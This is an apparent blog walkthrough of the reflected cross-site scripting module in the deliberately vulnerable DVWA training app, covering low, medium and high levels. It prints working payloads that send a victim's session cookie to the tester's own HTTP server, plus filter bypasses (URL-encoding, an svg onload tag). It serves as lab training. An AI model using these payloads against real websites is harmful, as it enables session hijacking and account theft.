DVWA Walkthrough XI - Reflected Cross Site Scripting (XSS)
A walkthrough of the Damn Vulnerable Web Application (DVWA) module 11, Reflected Cross Site Scripting (XSS).

To further your understanding of DVWA, explore the comprehensive DVWA walkthrough or browse the full DVWA series to master every vulnerability level.
Reflected Cross Site Scripting (XSS)
What’s this?
Reflected XSS occurs when an application takes user input from a request (like URL parameters) and embeds it unsafely into the immediate response, executing malicious scripts in the victim’s browser. PortSwigger Academy explains this non-persistent attack tricks users into clicking crafted links that reflect payloads via search fields or error messages. In DVWA, it simulates unsafe reflection of inputs across security levels.
Reflected XSS enables session hijacking, data theft, or phishing via malicious links, compromising victim accounts without server persistence.
Objective
The main goal of this module is to steal the cookie of a logged in user.
Security: Low
Help
Low level will not check the requested input, before including it to be used in the output text.
Check the source code here.
- When we enter a name, it is printed both on the page and in the search bar. If we replace it with a payload such as
<script>alert('XSS')</script>, it executes successfully. - Since the goal is to obtain the user’s cookie, we can use the following payload while running a Python HTTP server on our machine (
python -m http.server 8081):1
<script>window.location='http://192.168.1.145:8081/?cookie='+document.cookie</script>
However, this payload does not work.

- By inspecting the HTML source, we can see that the issue is that the
+character has been filtered out. We can bypass this by using URL encoding, where+becomes%2B. After making this substitution and retrying the payload, it works:
Security: Medium
Help
The developer has tried to add a simple pattern matching to remove any references to<script>, to disable any JavaScript.
Check the source code here.
- If we try the same payload as before, the
<script>tags are filtered out. We can instead use a payload that does not rely on that tag, such as<svg/onload=alert(1)>:
- As before, we can adapt the payload to send the user’s cookie to our HTTP server:
1
<svg/onload=window.location='http://192.168.1.145:8081/?cookie='%2Bdocument.cookie>

Security: High
Help
The developer now believes they can disable all JavaScript by removing the pattern “<s*c*r*i*p*t”.
Check the source code here.
This security level can be exploited in the same way as the medium one. The code was only modified to enforce stricter blocking of <script> tags, but it still does not prevent alternative Cross-Site Scripting techniques.